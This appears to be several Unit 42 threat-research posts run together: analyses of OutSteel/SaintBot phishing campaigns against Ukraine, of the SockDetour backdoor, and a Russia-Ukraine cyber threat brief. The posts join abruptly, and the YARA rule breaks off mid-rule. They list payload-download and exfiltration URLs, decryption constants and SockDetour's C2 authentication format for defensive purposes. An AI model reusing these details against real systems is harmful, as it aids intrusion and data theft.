Execute an EXE or DLL (using regsvr32) via cmd.exe
de:LoadMemory
Spawn copy of dfrgui.exe and inject downloaded executable into process
de:LL
Download DLL and load into memory with LdrLoadDll()
update
Update SaintBot binary
uninstall
Uninstall SaintBot from machine
Table 3. SaintBot commands.
Conclusion
Unit 42 research discovered a threat group targeting an energy organization that is part of Ukraine’s critical infrastructure. This attack is part of a year-long campaign of attacks that not only targeted Ukrainian government organizations, but also foreign nations’ embassies in Ukraine. The threat group delivered a malicious payload called OutSteel that is capable of automatically exfiltrating various types of files, including documents, archives, database files and files containing email-related data. Based on the list of targeted organizations and the use of a file exfiltration tool, we believe this threat group’s primary goal is to steal sensitive information for the purpose of situational awareness and leverage in dealing with Ukraine.
For Palo Alto Networks customers, our products and services provide the following coverage associated with this campaign:
Cortex XDR protects endpoints from the SaintBot malware described in this blog.
WildFire cloud-based threat analysis service accurately identifies the malware described in this blog as malicious.
Users of the AutoFocus contextual threat intelligence service can view malware associated with these attacks using the SaintBot, SaintBot_Loader and OutSteel tags.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Appendix A: Prior Attacks Associated With UAC-0056
Prior attacks associated with UAC-0056 are described below, organized by the time of attack. For an overview of known attacks, please see the timeline in the “Links to Prior Attacks” section above.
March 2021 Attacks
According to MalwareBytes research, this threat group carried out an attack campaign in March 2021 on targets in Georgia using Bitcoin and COVID themes. The researchers state that these attacks involve spear phishing, but we do not have telemetry to confirm the targeted organizations, attack vector or the exact dates in which the attacks took place. The Bitcoin-themed attacks are very similar to those seen in later April attacks, as the PDF delivery documents had similar content that references Electrum bitcoin wallets, as seen in Figure 21.
Figure 21a. Contents of PDF documents used in Bitcoin-themed attacks in March 2021.Figure 21b. Contents of PDF documents used in Bitcoin-themed attacks in March 2021.
The COVID-themed attacks reference a government organization in Georgia, which suggests that the threat group has interests in other countries in the region in addition to Ukraine. The attack involved a Zip archive hosted at bgicovid19[.]com/assets/img/newCOVID-21.zip and contains the two malicious files and one decoy document, as listed in Table 4.
The letter from the Ministry of Labour, Health and Social Affairs of Georgia.pdf document is a decoy, as it contains no malicious content. The decoy content does show a document from the Ministry of Labour, Health and Social Affairs of Georgia, as seen in Figure 22, which suggests that the target may have involved an organization in Georgia.
Figure 22. Decoy document’s contents in suspected March 2021 attacks.
April 2021 Attacks
In April 2021, the threat group carried out an attack that involved a spear phishing email with a PDF document attached, which suggested the recipient could become rich by accepting Bitcoins, as seen in Figure 23. As first seen in research by Ahnlab, these Bitcoin-themed attacks were specifically targeting Ukrainian government organizations.
Figure 23. Contents of PDF documents used in Bitcoin-themed attacks.
The PDF document attached to the delivery email contains text that suggests the individual can access a Bitcoin wallet with a large sum of money along with a link to download the wallet, as seen in Figure 24. The link cutt[.]ly/McXG1ft is shortened and points to the URL http://1924[.]site/doc/bitcoin.zip to download a Zip archive.
Figure 24. Contents of PDF documents used in Bitcoin-themed attacks.
The Zip archive contains a LNK shortcut that runs a powershell script to download and execute a payload from hxxp://1924[.]site/soft/09042021.exe. The archive also contains a password.txt file that has the following contents, which involve an Electrum Bitcoin wallet that links back to the attacks against Ukraine on Feb. 1, 2022:
Wallet in folder. Electrum: https://electrum.org Password for walletr is: btc1000000000usd
According to Fortinet research, in April 2021, this threat group also carried out COVID-themed attacks on Ukrainian government organizations. The email seen in Figure 25 includes a fake forwarded message meant to appear as correspondence between a government official and the World Health Organization (WHO). The email contains a link to a Zip archive hosted on the legitimate who.int domain. However, the link points to a shortened link of hxxps://cutt[.]ly/LcHx2Ga instead.
Figure 25. Delivery email in COVID-themed attacks.
The hxxps://cutt[.]ly/LcHx2Ga URL points to hxxp://2330[.]site/NewCovid-21.zip, which hosted a Zip archive (SHA256: 677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc) that contained the following files:
New Folder.lnk (SHA256: 2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d)
The LNK shortcuts attempt to run a PowerShell script that will download an executable from the following URL, save it to %TEMP%\WindowsUpdate.exe and execute it:
hxxp://2330[.]site/soft/08042021.exe
The LNK shortcut downloads the executable from the URL above using the Start-BitsTransfer cmdlet, which is the same technique the threat group used to download the payload within the macro in the July 2021 attacks discussed below.
May 2021 Attacks
In May 2021, we saw the threat group sending targeted emails sent to two Ukrainian government organizations. The two emails had subjects of Заява №4872823 and Заява №487223/2, and both had the same message content that suggested the email was from a senior investigator trying to contact the individual, as seen in Figure 26. The use of law enforcement related themes across May and June 2021, as well as in February 2022, suggests that the threat group favors this social engineering theme in the absence of a trending topic or current event.
Figure 26. Spear phishing email sent to Ukrainian government organizations in May 2021.
Both of the delivery emails had the same attachment, specifically Заява №4872823-(20).cpl (SHA256: f4a56c86e2903d509ede20609182fbe001b3a3ca05f8c23c597189935d4f71b8), which is a Windows Control Panel File that acts as an initial downloader to download and execute a payload from:
32689657[.]xyz/putty5482.exe
The Control Panel File saves the downloaded executable to %PUBLIC%\puttys.exe and runs it using the WinExec function. The resulting executable (SHA256: df3b1ad5445d628c24c1308aa6cb476bd9a06f0095a2b285927964339866b2c3) eventually runs the OutSteel document stealer, which will exfiltrate files to the following URL:
hxxp://194[.]147.142.232/upld/
June 2021 Attacks
In June 2021, we observed this threat group targeting another Ukrainian government organization by sending a spear phishing email with a subject that translates to “Your arrest warrant” from Ukrainian. The content of this email, seen in Figure 27, includes urgent language suggesting that the recipient must read the attached report or they will be declared “wanted.” This law enforcement theme relates to the Feb. 1, 2022, attacks that used a supposed police report as part of social engineering.
Figure 27. Spear phishing email sent to Ukrainian government organization in June 2021.
The attachment is not a report as the body of the email suggests. Rather, the Заява №487223-31.doc (880m5) .js file attached is a JavaScript file that is 1,029,786 bytes in size (the actors added a considerable amount of spaces between each character of the JavaScript code). If the recipient opens the attachment, the following JavaScript will execute:
Figure 28. Malicious JavaScript contained in attached file.
The JavaScript above will run an encoded PowerShell script that decodes to the following:
This PowerShell script will download and execute a Control Panel File (CPL) from 150520212[.]space, which it saves to a file named 000.cpl (SHA256: b72188ba545ad865eb34954afbbdf2c9e8ebc465a87c5122cebb711f41005939). The 000.cpl is a DLL whose functional code exists within the exported function CPlApplet. The functional code uses several consecutive jumps in an attempt to make code analysis more difficult. Despite these jumps, the functional code starts with a decryption stub, which will XOR each QWORD in the ciphertext using a key that starts as 0x29050D91. However, in each iteration of the decryption loop, the key is modified by multiplying it by 0x749507B5 and adding 0x29050D91.
Once the decryption stub has finished, the code jumps to the decrypted code, which is a shellcode-based downloader that carries out the following activity:
1. Loads kernel32 using LoadLibraryW 2. Gets the address to ExpandEnvironmentStringsW using GetProcAddress 3. Calls ExpandEnvironmentStringsA to expand the environment string for the path %PUBLIC%\5653YQ5T3.exe 4. Opens the %PUBLIC%\5653YQ5T3.exe file using CreateFileW 5. Loads WinHttp using LoadLibraryA 6. Opens an HTTP session by calling WinHttpOpen 7. Connects to remote server 150520212[.]space over port 80/TCP by calling WinHttpConnect 8. Creates an HTTP GET request for /0404.exe using WinHttpOpenRequest 9. Sends the request via WinHttpSendRequest 10. Calls WinHttpReceiveResponse, WinHttpQueryDataAvailable and WinHttpReadData to get the HTTP response data
11. Writes the response data to %PUBLIC%\5653YQ5T3.exe by calling WriteFile 12. Closes handle to %PUBLIC%\5653YQ5T3.exe by calling CloseHandle 13. Runs %PUBLIC%\5653YQ5T3.exe by calling ShellExecuteW 14. Finishes by calling ExitProcess
The file hosted at 150520212[.]space/0404.exe (SHA256: cb4a93864a19fc14c1e5221912f8e7f409b5b8d835f1b3acc3712b80e4a909f1) is an OutSteel sample that gathers and exfiltrates files to http://45[.]146.164.37/upld/.
July 2021 Targeting
On July 22, 2021, we observed a spear phishing attempt in which the threat group targeted a Western government entity in Ukraine. The actors sent the email to an address publicly displayed on the embassy’s website with the subject RE: CV. The email had a Word document attached to it with a filename structured as <first name>_<last name>_CV.doc, of which the name was a well-known journalist in Ukraine. Figure 29 shows the contents of the attached document as it would display in a native Ukrainian installation of Windows.
Figure 29. Contents of delivery document used in July 2021 attacks on an embassy in Kyiv.
The content of the document is meant to resemble a resume of the journalist. However, the garbled text suggests an encoding issue that the Ukrainian version of Windows could not display. The image is a stock photo available at several websites [1][2][3], which does not appear to be a picture of the actual journalist. The garbled text is likely intentional as an attempt to trick the user into clicking the “Enable Editing” button, which would ultimately run the macro embedded in the document. The macro that will run if the user clicks the “Enable Editing” button, seen in Figure 30, creates a batch script called meancell.bat that executes a PowerShell command that will use the Start-BitsTransfer cmdlet to download a payload from hxxp://1833[.]site/kpd1974.exe. It then saves it to and executes everylisten.exe. Figure 30 shows the contents of the macro found in this delivery document.
Figure 30. Contents of macro in delivery document.
The kpd1974.exe file (SHA256: b8ce958f56087c6cd55fa2131a1cd3256063e7c73adf36af313054b0f17b7b43) downloaded and executed by the macro ultimately runs a variant of the OutSteel document harvesting tool that exfiltrates files to hxxp://45.146.165[.]91:8080/upld/. We found two additional delivery documents that shared a similar macro and hosted the payload on the 1833[.]site, as seen in Table 5. One of the filenames of these two related documents suggest that the threat group continued to use the fake resume theme.
First Seen
Filename
Download URL
7/23/2021
Довiдка (22-7-2021).doc
hxxp://1833[.]site/gp00973.exe
7/23/2021
CV_RUSLANA.doc
hxxp://1833[.]site/rsm1975.exe
Table 5. Related delivery documents used in July attack.
Unit 42 has been tracking an APT campaign we name TiltedTemple, which we first identified in connection with its use of the Zoho ManageEngine ADSelfService Plus vulnerability CVE-2021-40539 and ServiceDesk Plus vulnerability CVE-2021-44077. The threat actors involved use a variety of techniques to gain access to and persistence in compromised systems and have successfully compromised more than a dozen organizations across the technology, energy, healthcare, education, finance and defense industries. In conducting further analysis of this campaign, we identified another sophisticated tool being used to maintain persistence, which we call SockDetour.
A custom backdoor, SockDetour is designed to serve as a backup backdoor in case the primary one is removed. It is difficult to detect, since it operates filelessly and socketlessly on compromised Windows servers. One of the command and control (C2) infrastructures that the threat actor used for malware distribution for the TiltedTemple campaign hosted SockDetour along with other miscellaneous tools such as a memory dumping tool and several webshells. We are tracking SockDetour as one campaign within TiltedTemple, but cannot yet say definitively whether the activities stem from a single or multiple threat actors.
Based on Unit 42’s telemetry data and the analysis of the collected samples, we believe the threat actor behind SockDetour has been focused on targeting U.S.-based defense contractors using the tools. Unit 42 has evidence of at least four defense contractors being targeted by this campaign, with a compromise of at least one contractor.
Unit 42 also believes it is possible that SockDetour has been in the wild since at least July 2019. We did not find any additional SockDetour samples on public repositories, meaning that the backdoor successfully stayed under the radar for a long time.
Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.
Palo Alto Networks customers are protected from the threats described in this blog by Cortex XDR and WildFire, and can use AutoFocus for tracking related entities. Additionally, the YARA rule we attached at the end of this blog post can be used to detect SockDetour in memory.
TiltedTemple is the name Unit 42 gives to a campaign being conducted by an advanced persistent threat (APT) or APTs, leveraging a variety of initial access vectors, to compromise a diverse set of targets globally. Our initial publications on TiltedTemple focused on attacks that occurred through compromised ManageEngine ADSelfService Plus servers and through ManageEngine ServiceDesk Plus.
The TiltedTemple campaign has compromised organizations across the technology, energy, healthcare, education, finance and defense industries and conducted reconnaissance activities against these industries and others, including infrastructure associated with five U.S. states.
We found SockDetour hosted on infrastructure associated with TiltedTemple, though we have not yet determined whether this is the work of a single threat actor or several.
SockDetour Targets US Defense Industry
While the TitledTemple campaign was initially identified as starting in August 2021, we have recently discovered evidence that SockDetour was delivered from an external FTP server to a U.S.-based defense contractor’s internet-facing Windows server on July 27, 2021.
The FTP server also hosted other miscellaneous tools used by the threat actor, such as a memory dumping tool and ASP webshells.
After analyzing and tracking these indicators, we were able to discover that at least three other U.S.-based defense contractors were targeted by the same actor.
SockDetour Hosted by Compromised Home and SOHO NAS Server
The FTP server that hosted SockDetour was a compromised Quality Network Appliance Provider (QNAP) small office and home office (SOHO) network-attached storage (NAS) server. The NAS server is known to have multiple vulnerabilities, including a remote code execution vulnerability, CVE-2021-28799. This vulnerability was leveraged by various ransomware families in massive infection campaigns in April 2021. We believe the threat actor behind SockDetour likely also leveraged these vulnerabilities to compromise the NAS server. In fact, the NAS server was already infected with QLocker from the previous ransomware campaigns.
Analysis of SockDetour
SockDetour is a custom backdoor compiled in 64-bit PE file format. It is designed to serve as a backup backdoor in case the primary one is detected and removed. It works on Windows operating systems that are running services with listening TCP ports. It hijacks network connections made to the pre-existing network socket and establishes an encrypted C2 channel with the remote threat actor via the socket. Thus, SockDetour requires neither opening a listening port from which to receive a connection nor calling out to an external network to establish a remote C2 channel. This makes the backdoor more difficult to detect from both host and network level.
In order for SockDetour to hijack an existing process’s socket, it needs to be injected into the process’s memory. For this reason, the threat actor converted SockDetour into a shellcode using an open source shellcode generator called Donut framework, then used the PowerSploit memory injector to inject the shellcode into target processes. The samples we found contained hardcoded target processes’ IDs, which means the threat actor manually chose injection target processes from compromised servers.
After SockDetour is injected into the target process, the backdoor leverages the Microsoft Detours library package, which is designed for the monitoring and instrumentation of API calls on Windows to hijack a network socket. Using the DetourAttach() function, it attaches a hook to the Winsock accept() function. With the hook in place, when new connections are made to the service port and the Winsock accept() API function is invoked, the call to the accept() function is re-routed to the malicious detour function defined in SockDetour.
Other non-C2 traffic is returned to the original service process to ensure the targeted service operates normally without interference.
With such implementation, SockDetour is able to operate filelessly and socketlessly in compromised Windows servers, and serves as a backup backdoor in case the primary backdoor is detected and removed by defenders.
Figure 1. SockDetour Workflow
Client Authentication and C2 Communication
As SockDetour hijacks all the connections made to the legitimate service port, it first needs to verify the C2 traffic from incoming traffic that is mixed with legitimate service traffic, then authenticate to make sure the C2 connection is made from the right client.
SockDetour achieves the verification and authentication of the C2 connection with the following steps.
1. First, expect to receive 137 bytes of data from a client for authentication. The authentication data is as shown in the structure in Table 1.
17 03 03
AA BB
CC DD EE FF
128-byte data block
Fixed header value to disguise TLS traffic
Payload data size
Four-byte variable used for client authentication
Data signature for client authentication data block
Table 1. SockDetour client authentication data structure.
2. Read the first nine bytes of data. This data is received using the recv() function with the MSG_PEEK option so that it will not interfere with the legitimate service’s traffic by removing data from the socket queue.
3. Verify that the data starts with 17 03 03, which is commonly seen as a record header for TLS transactions when encrypted data is being transferred. However, this is abnormal for normal TLS – a TLS-encrypted transaction would not normally show up without proper TLS handshakes.
Figure 2. SockDetour receives data with the MSG_PEEK option and verifies the data.
4. Check that the size of payload data AA BB is less than or equal to 251.
5. Check that the four bytes of payload CC DD EE FF satisfy the conditions below:
The result is 88 a0 90 82 after bitwise AND with 88 a0 90 82
The result is fd f5 fb ef after bitwise OR with fd f5 fb ef
6. Read the whole 137 bytes of data from the same data queue with the MSG_PEEK option for further authentication.
7. Build a 24-byte data block as shown in Table 2.
08 1c c1 78 d4 13 3a d7 0f ab
CC DD EE FF
b3 a2 b8 ae 63 bb 03 e8 ff 3b
10 bytes hardcoded in SockDetour
Four bytes received from the client for authentication
10 bytes hardcoded in SockDetour
Table 2. 24-byte data block to be verified for client authentication.
8. This 24-byte data block is hashed and verified using an embedded public key against the 128-byte data signature in Table 1, which the threat actor would have created by signing the hash of the same 24-byte data block using the corresponding private key.
This completes the client authentication step. After successful authentication, SockDetour takes over the TCP session using the recv() function without the MSG_PEEK option as this session is now verified to be for the backdoor.
Next, SockDetour creates a 160-bit session key using a hardcoded initial vector value bvyiafszmkjsmqgl, then sends it to the remote client using the following data structure.
17 03 03
AA BB
CC DD EE FF
session_key
random_padding
Fixed header value to disguise TLS traffic
Payload data size
Session key length
160-bit session key
Random padding
Table 3. SockDetour sending session key to client.
In common encryption protocols such as TLS, the session key is encrypted with a public key before transferring. However, in this case, the malware author has seemingly forgotten the step and transfers the key in plain text.
Now with the session key shared between SockDetour and the remote client, the C2 connection is made encrypted over the hijacked socket.
Plugin Loading Feature
As a backup backdoor, SockDetour serves only one feature of loading a plugin DLL. After the session key sharing, SockDetour receives four bytes of data from the client, which indicates the length of data SockDetour will receive for the final payload delivery stage. The size is expected to be smaller or equal to five MB.
The final payload data received is encrypted using the shared session key. After decryption, the received data is expected to be in JSON format with two objects app and args. app contains a base 64-encoded DLL, and args contains an argument to be passed to the DLL. SockDetour loads this plugin DLL in newly allocated memory space, then calls an export function with the name ThreadProc with a function argument in the following JSON structure.
1
2
3
4
5
{
"sock":hijacked_socket,
"key":session_key,
"args":arguments_received_from_client
}
While plugin DLL samples were not discovered, the above function argument suggests that the plugin also likely communicates via the hijacked socket and encrypts the transaction using the session key. Thus, we surmise it operates as stealthily as SockDetour does.
Conclusion
SockDetour is a backdoor that is designed to remain stealthily on compromised Windows servers so that it can serve as a backup backdoor in case the primary one fails. It is filelessly loaded in legitimate service processes and uses legitimate processes’ network sockets to establish its own encrypted C2 channel.
While it can be easily altered, the compilation timestamp of the SockDetour sample we analyzed suggests that it has likely been in the wild since at least July 2019 without any update to the PE file. Plus, we did not find any additional SockDetour samples on public repositories. This suggests that the backdoor successfully stayed under the radar for a long time.
The plugin DLL remains unknown, but it is also expected to operate very stealthily by being delivered via the SockDetour’s encrypted channel, being loaded filelessly in memory and communicating via hijacked sockets.
As an additional note, the type of NAS server that we found hosting SockDetour is typically used by small businesses. This example serves as a critical reminder to patch this type of server frequently when fixes are released.
Protections and Mitigations
Cortex XDR protects endpoints and accurately identifies the memory injector as malicious. Additionally, Cortex XDR has several detections for lateral movement and credential theft tactics, techniques and procedures (TTPs) employed by this actor set.
WildFire cloud-based threat analysis service accurately identifies the injector used in this campaign as malicious.
AutoFocus customers can track SockDetour activity via the SockDetour tag.
We advise server administrators to keep Windows servers up to date.
The YARA rule attached at the end of this blog can be used to detect the presence of SockDetour in memory.
Organizations should conduct an incident response investigation if they think they are compromised by SockDetour. If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730 or Japan: +81.50.1790.0200.
-----BEGIN PUBLIC KEY-----MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDWD9BUhQQZkagIIHsCdn/wtRNXcYoEi3Z4PhZkH3mar20EONVyXWP/YUxyUmxD+aTOVp3NB+XYOO9LqQEAWgyGndXyyuDssLWTb7z54n8iDu2pqiAEvJ6h18iwf0EwZ1BzPBDS1Kw+JE4tYIR860rD1DBul0u6OURqMPb5eZT1bQIDAQAB-----END PUBLIC KEY-----
YARA Rule for Detecting SockDetour in Memory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ruleapt_win_sockdetour
{
meta:
author="Unit 42 - PaloAltoNetworks"
date="2022-01-23"
description="Detects SockDetour in memory or in PE format"
Over the past several weeks, Russia-Ukraine cyber activity has escalated substantially. Beginning on Feb. 15, a series of distributed denial of service (DDoS) attacks commenced. These attacks have continued over the past week, impacting both the Ukrainian government and banking institutions. On Feb. 23, a new variant of wiper malware named HermeticWiper was discovered in Ukraine. Shortly after, a new round of website defacement attacks were also observed impacting Ukrainian government organizations.
Consistent with our previous reporting on the topic, several western governments have issued recommendations for their populations to prepare for cyberattacks that could disrupt, disable or destroy critical infrastructure. We have already observed an increase in Russian cyber activity, which we reported on in our initial Threat Brief published last month and our recent report on the Gamaredon group. Future attacks may target U.S. and Western European organizations in retaliation for increased sanctions or other political measures against the Russian government. We recommend that all organizations proactively prepare to defend against this potential threat.
This post was substantially updated on Feb. 24 to add information on the recent DDoS attacks, HermeticWiper malware and website defacement; update our recommendations for how organizations should prepare for potential cyber impact; and provide additional details for our customers and clients on how we can help. This post was substantially updated March 31 to add information on phishing and scam attacks, cybersquatting trends, fake donation websites, DoS attacks on Ukrainian news sites and distribution of malicious binaries.
Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.
We will continue to provide updates with new information and recommendations as they become available.
Attack Types Discussed in Relation to Russia-Ukraine Cyber Activity
DDoS Attacks Impacting Ukrainian Government and Banking Institutions
On Feb. 15, the Cyberpolice of Ukraine reported that residents were actively receiving fake SMS text messages. These messages were likely intended to cause alarm among the population, as they claimed that ATMs were malfunctioning.
Figure 1. Example text message provided by the Cyberpolice of Ukraine.
Shortly after the text messages were observed, several DDoS attacks occurred. These attacks impacted Ukrainian government organizations including the Ministry of Defense, Ministry of Foreign Affairs, Armed Forces of Ukraine and the publicly funded broadcaster Ukrainian Radio. Additionally, the attacks targeted two banking institutions, PrivatBank and Oschadbank. An initial investigation into the DDoS attacks suggested that Mirai and Meris bot networks may have been leveraged in the attacks.
On Feb. 18, both the United States and the United Kingdom attributed these DDoS attacks to Russia’s Main Intelligence Directorate (GRU).
Over the past week, Ukraine has continued to observe a relatively constant flow of DDoS attacks targeting its government and financial institutions. However, at this time, attribution for the ongoing attacks has not been established. The Ukrainian CERT did identify a post on RaidForums from a user named “Carzita” that suggested that additional actors may also be launching DDoS and defacement attacks for undisclosed reasons.
Figure 2. Carzita post on RaidForums.
HermeticWiper Malware
On Feb. 23, a malicious file named conhosts._exe (SHA256: 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591) was uploaded to a public malware repository from an organization in Kyiv, Ukraine. This executable is a signed file with a valid signature from an organization named Hermetica Digital Ltd. This signing certificate has since been explicitly revoked by its issuer. Upon execution, this file enumerates all files on a hard drive, wipes the partition info and then forces a system reboot, which predictably results in the following screen:
Figure 3. Missing operating system after hard drive is wiped.
Further analysis has confirmed that the malware accepts command-line arguments allowing an attacker to instruct the malware to sleep for a period of time or to shut down the system.
Additionally the kernel module responsible for the actual wiping activity is from a legitimate application called EaseUS Partition Master. This software is designed as free partition software that can reorganize disk space for better performance.
In tracking this threat, early reports show that the malware has been deployed against a financial institution in Ukraine as well as two contractors in Latvia and Lithuania that provide services to the Ukrainian Government. Additionally, ESET researchers have warned that they found this malware installed across “hundreds of machines” in Ukraine.
Figure 4. ESET research warning.
Website Defacement
Concurrent with the discovery of wiper malware, we also witnessed a second round of website defacements on Feb. 23. These attacks appear to have copied the messaging template observed in attacks exploiting the OctoberCMS vulnerability a month earlier on Jan.14, while adding a .onion web address and a message in red font that translates to, “Do you need proof, see the link at the end.”
Figure 5. Website defacement message. A new message in red font translates to “Do you need proof, see the link at the end.”
The .onion site links to an entity calling themselves “Free Civilian” and offering to sell databases containing the personal data of Ukrainian citizens. Over the past 24 hours, the list of entities on the leaks section has expanded to 48 gov.ua domains and one Ukranian company (motorsich[.]com) that builds engines for airplanes and helicopters.
Figure 6. Free Civilian .onion site.Figure 7. New leaks offered on the Free Civilian .onion site.
Rise in Phishing and Scam Attacks
Our team analyzed the larger trends regarding Ukraine-related phishing and scam URLs detected by Advanced URL Filtering. We noticed an overall increase in the detection of websites that host phishing and scam URLs on domains using Ukraine-related TLDs such as gov.ua and com.ua, or containing popular Ukraine-related keywords such as "ukraine" and "ukrainian". This trend correlates with an increase in Google searches for terms like "Ukraine aid." The increase in online searches containing Ukraine-related keywords likely makes such URLs a more lucrative target for attackers, and past examples show that attackers are known for taking advantage of current events.
From January to late February, it appears that the number of Ukraine-related phishing and scam sites largely followed a similar trend as Ukraine-related internet searches; however, the number of phishing and scam sites has continued to rise through mid-late March as the situation remains ongoing. Figure 8 shows that the number of Ukraine-related phishing/scam sites is currently continuing to rise about a month after the “Ukraine aid” search term started trending in Google search.
Figure 8. Comparison of the number of websites (hostnames) hosting Ukraine-related phishing and scam URLs and worldwide search interest in “Ukraine Aid” as reported by Google Trends.
Among these phishing and scam URLs, we found a targeted phishing attack. On March 16 while ingesting a third-party data feed, our in-house machine learning models detected a phishing webpage targeting a Ukrainian state administration employee. The webpage is imitating a popular cloud file storage site. Upon visiting the webpage, the “Username” field is pre-populated with the targeted employee’s email address, and the user is then prompted to enter in their password in order to view a sensitive document as shown in Figure 9.
Figure 9. hxxps://startrackzm[.]com/wap-admin/ONE-DRIVE/one%20d%20%20no%20auto.php?Email=REDACTED@REDACTED.gov.ua. A phishing webpage targeting a Ukrainian state administration employee, detected by our in-house machine learning models on March 16.Our teams at Palo Alto Networks are actively monitoring the phishing landscape surrounding Ukraine-related URLs and are sharing this threat intelligence with relevant authorities in Ukraine and internationally. We are also sharing a list of IoCs that were detected as phishing and scam URLs. Palo Alto Networks customers who subscribe to Advanced URL Filtering are already protected from these IoCs.
Increase in Cybersquatting Trends
We monitored a list of 50 legitimate Ukraine-related domains (e.g., popular news and donation websites) and keywords (e.g., Ukraine, refugee) as targets for cybersquatting. We detected 11,637 cybersquatting newly registered domains (NRDs) during February and March. In particular, we noticed a sharp increase in the number of cybersquatting domains that were registered close to Feb. 24, as shown in Figure 10 below.
Figure 10. A spike in the number of squatting NRDs close to Feb. 24.
We manually analyzed a sample set of these cybersquatting domains. Below we share some interesting case studies.
Fake Donation Websites
We identified more than two dozen domains requesting donations to support Ukraine. A detailed analysis of these domains revealed that many of them are fake. These donation websites provide little to no information about the associated organization and distribution of funds. Many of these websites use cryptocurrency wallets (e.g., BTC, ETH) to accept payment (likely because these wallets are easy to set up and require no verification).
We also find that some websites are mimicking popular donation websites or organizations to trick users into paying them money. We show some examples in Figure 11. For instance, donatetoukraine[.]com is pretending to be associated with the popular Come Back Alive campaign. While the banking information shared on the donation website matches the original campaign website, we confirmed that the BTC wallet address is different from the actual.
Figure 11. The screenshots show various examples of websites impersonating legitimate Ukraine-related entities, asking for donations.
DoS Attacks on Ukrainian News Sites
We found a cybersquatting domain – save-russia[.]today – that is launching DoS attacks on Ukrainian news sites. Once a user opens the website in the browser, it starts making requests to various Ukrainian news sites and lists the number of requests made to each new site on the home page, as shown in Figure 12 below.
Figure 12. A cybersquatting domain save-russia[.]today is launching DoS attacks on Ukrainian news sites.We strongly recommend that users be alert to the possibility of cybersquatting domains. In particular, fake donation websites mimicking popular websites can be misleading, as described earlier. Before donating money, we recommend checking whether the website is referenced and shared by the official charity or government organization. Our teams at Palo Alto Networks will continue monitoring domain squatting attacks and work to protect customers against them. We are also sharing a list ofIoCs publicly and have shared this threat intelligence with relevant authorities in Ukraine.
Distribution of Apps
We detected campaigns of fake downloads where threat actors have set up web pages to host malicious binaries. We found that these campaigns were targeting Ukrainian users. Most of these web pages show malicious binaries as popular browsers or communication apps in order to deceive users. For example, we detected a website that was distributing a malicious binary by masquerading as a popular global communication app targeting users in Ukraine. This domain is still active and trying to target Ukrainian users at the time of writing this post. Note that Palo Alto Networks customers receive protections against such domains from the Next-Generation Firewall via Advanced URL Filtering, DNS Security and WildFire URL Analysis subscriptions.
Figure 13: A website distributing a malicious binary by masquerading as a popular global communication app.
We also found that these fake download campaigns rotate domains to distribute the same malicious binaries. For example, we detected two domains distributing the same malicious binary where one domain was impersonating a popular, widely used video conferencing application and the other a widely used internet browser.
The distribution of fake browsers and communication apps targeting Ukrainian users at this time is concerning. Our teams at Palo Alto Networks will continue to monitor and work to protect our customers against such attacks. We are publicly sharing a list of IoCs and shared this threat intelligence with relevant authorities in Ukraine. We also advise Ukrainian users to only install software and apps from verified and official websites.
How Palo Alto Networks Is Working to Keep You Safe
Consistent with our previous reporting on the situation, Unit 42 continues to lead a company-wide effort to collect, evaluate and disseminate the latest intelligence on cyber activity related to Russia and Ukraine. We are actively collaborating with our partners in industry and governments to share our analysis and findings based on our global threat telemetry network.
These efforts have enabled us to make near-daily updates to our platform to ensure our customers have the best protection possible. This includes blocking hundreds of domain names, IP addresses and URLs for our customers related to newly discovered attacks. We’ve updated and added signatures to the WildFire analysis and Cortex XDR Prevent and Pro products to block newly discovered vulnerabilities and malware including HermeticWiper. Read more about Cortex XDR protections. Our Threat Preventionand Web Application and API Security products added coverage for the OctoberCMS vulnerability exploited in the WhisperGate attacks, and we released an XSOAR Playbook to help organizations hunt for this threat. Cortex Xpanse can assist with understanding and managing your organization’s attack surface as well as identifying vulnerable resources.
We have released public reports on the WhisperGate attacks and the infrastructure and tactics used by the Gamaredon group. On the Unit 42 website, you will also find a free ATOM which contains a structured mapping of the Gamaredon group’s tactics aligned to MITRE’s ATT&CK framework.
As the situation continues to develop, we’ll continue to update our blog with the latest information.
How You Should Prepare for an Increase in Cyberthreats Such as Wipers, DDoS, Website Defacement and Other Related Attacks
There is no single action you can take to protect your organization against this threat. Unlike a new malware family or vulnerability in the wild, the attacks we expect could come in many forms. Several western governments have proposed broad recommendations focused on technical hygiene. We consider these appropriate given the variety of tactics that Russian actors have used in the past.
We recommend organizations prioritize actions in the following four areas:
Patch Internet-Facing and Business Critical Software: Apply patches for any software containing vulnerabilities – not just those known to be exploited in the wild. This is most urgent for software that is internet-facing and necessary for your business’s operations, such as webmail, VPNs and other remote access solutions.
Prepare for Ransomware and/or Data Destruction: A likely form of disruptive cyberattack will either use ransomware or a destructive attack that poses as ransomware. As we saw with the NotPetya attacks in 2017 and the WhisperGate attacks just last month, an attack that demands a ransom may not actually be “ransomware.” The malware used in these attacks destroyed data without any chance of recovery, using the ransom demand simply to cover its true intention. The use of HermeticWiper further demonstrates this point. The preparation required to prevent and recover from these attacks is similar in either case. Testing back-up and recovery plans is critical, as well as testing your continuity of operations plan in case your network or other key systems are disabled in the attack.
Be Prepared to Respond Quickly: Ensure that you designate points of contact across your organization in key areas in case of a cybersecurity incident or disruption in critical infrastructure. Test your communication protocol (and backup protocols) to avoid being caught without a clear mechanism to disseminate critical information. Perform a table-top exercise with all of the key parties to walk through how you would respond in the event the worst happens.
